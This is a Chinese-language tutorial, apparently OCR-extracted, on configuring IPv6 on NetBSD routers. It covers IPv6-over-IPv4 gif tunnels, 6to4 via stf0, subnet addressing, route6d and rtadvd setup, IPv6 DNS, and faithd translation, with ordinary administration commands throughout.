在两者都有的情况下，你需要建立一个IPv6-over-IPv4隧道接口在路由器上。请参考gif的详细资料。

1. 建立一个gif隧道

创建/etc/ifconfig.gif0带着以下内容: 第一个(x.x.x.x)是IPv4的地址，第二个(y.y.y.y)是其他端点的IPv4地址:

create   (only needed on post-1.5)

```
tunnel x.x.x.x y.y.y.y
也可以加以下内容到/etc/netstart.local 或者/etc/rc.local:
# ifconfig gif0 create         (only needed on post-1.
5)
# ifconfig gif0 tunnel x.x.x.x y.y.y.y
```

假如你的系统是pre-1.5，并且ifconfig不支持

"tunnel"关键字，可以用gifconfig配置如下：

```
# gifconfig gif0 x.x.x.x y.y.y.y
```

2．检查隧道是否正常工作

首先试试调用以下命令：

```
# ping6 –n ff02::1%gif0
```

假如你看到两个数据包，一个来自本地节点，而另外一个来自远程节点，隧道工作也正常。要是x.x.x.x 和y.y.y.y之间有能达到性的问题出现，则可能看到一个回应，或者就没有回应。如果你遇到麻烦的话，可以根据以下方法操作：

（1）确定没有NAT box，隧道IPv6 数据包不能通过这个NAT box。

（2）确定没有任何IPv4包过滤器。

3．交换通道

这个取决于你的upstream配置，你应该建立一个缺省的通道到upstream，或者运行一个路由的后台程序。

以上配置可以用RFC2893 IPv6–over–IPv4来配置隧道。注意，RFC2893数据包不能通过NAT路由器。

典型的IPv6网络安装 来自于upstream并带有/48前缀

假设你已经获得你的地址前缀（3ffe:0501:ffff::/48来自upstream），假如你有两个以太网的节在你的局域网里，如图1所示。我们的两个路由器A和B运行IPv6–capable NetBSD。IPv4地址被如下分配，你希望连接到反向通过IPv6–over–IPv4隧道，从在x.x.0.1/24路由器到在y.y.y.10的upstream路由。




图 1

首先，你必须配置你的隧道从我的路由器A 到upstream，在我的路由器A（myrouter A）上用ifconfig来配置隧道。通过使用ping6巩固能达到性能。"ff02::1"被作为所有节点多点传送的地址提到。在这种情况下，地址能到达隧道里的所有节点、我的路由器A和upstream路由。假如你从这两个节点上得到回答，说明隧道工作良好。假如你仅从一个A节点上得到回答，在你和upstream之前一些事就会变得非常糟糕。它能被IPv4过滤，也可能是错误的配置或者其他一些事。

```
# ifconfig gif0 create (only needed on post-1.5)
# ifconfig gif0 tunnel x.x.0.1 y.y.y.10
# ping6 -I gif0 -n ff02::1
PING6(56=40+8+8 bytes) fe80::a00:5aff:fe38:6f86 --> ff02::1
16 bytes from fe80::a00:5aff:fe38:6f86%lo0, icmp_seq=0 hlim=64
time=0.334 ms
16 bytes from fe80::240:5ff:fea7:f092%gif0, icmp_seq=0 hlim=64
time=3.416 ms(DUP!)
```

接下来，你需要从你的地址块中赋值给子网络地址3ffe:0501:ffff::/48到你的两个以太网段。因为前缀的长度对于IPv6的子网络来说总是/64，所以你要使65536子网络可以利用。赋值3ffe:0501:ffff:0000::/64到以太网的0，而3ffe:0501:ffff:0001::/64到以太网的1（图2）。




图 2

然后我们赋值给IPv6的全局地址到你的路由器，因为路由器必须手动来配置，你需要执行"ifconfig"作相关手动配置。对于myrouter A，寻找本地连接IPv6的地址（它以"fe80"开头），选择低64 bits，来自子网络的地址隶属于上面的64 bits，并且配置它。可以设置到/etc/ifconfig.ne2，并且应用设置需要重启系统。

```
# ifconfig ne2
ne2: flags=8863<UP,BROADCAST,NOTRAILERS,RUNNING,
SIMPLEX,MULTICAST> mtu 1500
        address: 08:00:5a:38:6f:86
        media: Ethernet manual
        inet x.x.0.1 netmask 0xffffff00 broadcast x.x.0.255
        inet6 fe80::a00:5aff:fe38:6f86%ne2 prefixlen 64 scopeid
0x1
# ifconfig ne2 inet6 3ffe:501:ffff:0:a00:5aff:fe38:6f86 prefixlen
64 alias
# echo 'inet6 3ffe:501:ffff:0:a00:5aff:fe38:6f86 prefixlen 64
alias' >> /etc/ifconfig.ne2

For myrouter B, do the similar thing.
# ifconfig tlp0 inet6 3ffe:501:ffff:0:a00:5aff:fe38:8765 prefixlen
64 alias
        (ethernet 0 side)
# ifconfig tlp1 inet6 3ffe:501:ffff:1:a00:5aff:fe38:9710 prefixlen
64 alias
        (ethernet 1 side)
```

为了交换路由信息，你需要在两个路由上运行route6d。现在连接到upstream应该没有问题了，试着Ping一个外部IPv6的节点，不要忘了加“-n”到ping6。在你测试的时候，IPv6 upstream地址要花费好长时间，所以要避开它。

```
# route6d    (on both routers)
# ping6 -n www.6bone.net
```

假如你有一个目标主机（没有路由的节点）在你的网络上，这要你的路由器广播子网络的信息到你的目标主机。通过做这些事情，使你的目标主机能自动配置，你只需要准备/etc/rtadvd.conf，并且运行rtadvd。注意你应该广播子网络的信息从upstream的路由器上，在这一步中，你的myrouter A应该登到以太网的0，并且myrouter B登到以太网的0和1。你想使它失去从myrouter B到以太网的0发送信息的能力，因为B是顺向的也是最佳的缺省的路由。假如你不能使它失去能力，当myrouter A停止的时候，在以太网0上的主机将不能与在以太网1上的机器会话。

```
# rtadvd ne2  (from myrouter A to ethernet 0)
# rtadvd tlp0 tlp1    (from myrouter B to ethernet 0
and 1)
```

这时为了它能自动配置，你就需要运行rtsol或者rtsold在目标节点上。

典型的IPv6网络安装
——带有6to4/48前缀

假如你有多个静态的全局IPv4地址，对你自己的/48 IPv6前缀，可以用6to4 机制(RFC3056)。一个“public 6to4 relay router”路由隧道需要配置其中一台机器作为6to4网关，压缩IPv6数据包到IPv4并且放它们到6to4转送路由。假如你的IPv4地址是x.y.z.u，那么你的IPv6前缀就是2002:xxyy:zzuu::/48（xx、yy、zz和uu是十六进制符号，分别和x.y.z.u一一对应）。假如你的ISP给你一个私有的IPv4地址（比如说10.x.x.x），但你不能用这个机制。这个机制将不能通过NAT设备工作。




图 3

让我们采取如图3所示的布局，并且myrouter A有一个IPv4地址x.y.z.u。对于myrouter B来说，IPv4地址无关紧要。

首先，你必须配置6to4隧道接口在myrouter A上。我们要去除IPv6子网络前缀（2002:xxyy:zzuu:0000::/64）用在隧道上。RFC 3068发布以后，现在人人都用6to4来配置他们的缺省路由到2002:c058:6301::，对于最近的转递路由来说，anycast地址是不可思议的。这里也有关于公共的转递路由的列表，路由可以从列表中选择。注意接口不能使IPv6多播时，在stf0接口上你不能用ff02::1测试。因此，通过缺省GENERIC内核不能使用接口stf0时，你就需要重新编译你的内核。

```
# ifconfig stf0 create (only needed on post-1.5)
# ifconfig stf0 inet6 2002:xxyy:zzuu:0000::1 prefixlen 16
alias
# route add -inet6 default 2002:c058:6301::        (or
another one from the list)
```

接下来，你需要从地址块上来给子网络地址赋值到你的两个以太网段。我们已经把2002:xxyy:zzuu:0000::/64用在了隧道上，就不能在以太网的接口上用了。在这里，我们可以用2002:xxyy:zzuu:0001::/64 和2002:xxyy:zzuu:0002::/64，如图4所示。




图 4

现在可以回到前一部分来安装myrouter B，还有RIPng路由，当然也少不了router 广播。

解决DNS名越过IPv6

为了进入一个完全的IPv6环境，你需要用IPv6分布连接一个名字服务器。这个非常简单，你只要放IPv6地址到resolv.conf里就可以了。假如你想运行IPv6 transport在一个现有的DNS服务器上，可以试试运行bind9，配置如下：

```
nameserver 3ffe:501:4819::42
```

在上面的地址里，一个处于正常状态的IPv6-ready DNS服务器正在运行。

如何使用FAITH TCP转译

我们不能直接连接一个IPv6-only客户端到IPv4的服务器上，这需要一个叫“translator”的设备。NETBSD配备了faithd TCP转译，它可以通过用IPv6 TCP使IPv6-only（or IPv4/v6）客户端能够连接到IPv4-only服务器端上。通过用带totd的DNS代理服务器，你能安装一个IPv6-to-IPv4 translator的环境，如图5所示。




图 5

IPv6通过IPv4路由器和NAT路由器

假如你现在的机制里有一个IPv4-only路由、IPv4 NAT路由器，或者其他IPv6网络的障碍，你可以用以下方法越过这些障碍。从下面的方法中，选择一个与你最相配的网络配置：

在以太网段之间放了两个路由器，一个对IPv4，一个对IPv6。你可以只放IPv6-only路由在两段之间，仅使IPv6路由能用，这个方法没有涉及到IPv4（图6）。




图 6

在IPv4中，私有/全局地址的使用不需要IPv6网络。假如你管理网络的办法是允许的话，当IPv4网络从私有地址段和全局地址段分离时，你能通过NAT box/ firewalls来配置全局IPv6的能达到性，如图7所示。

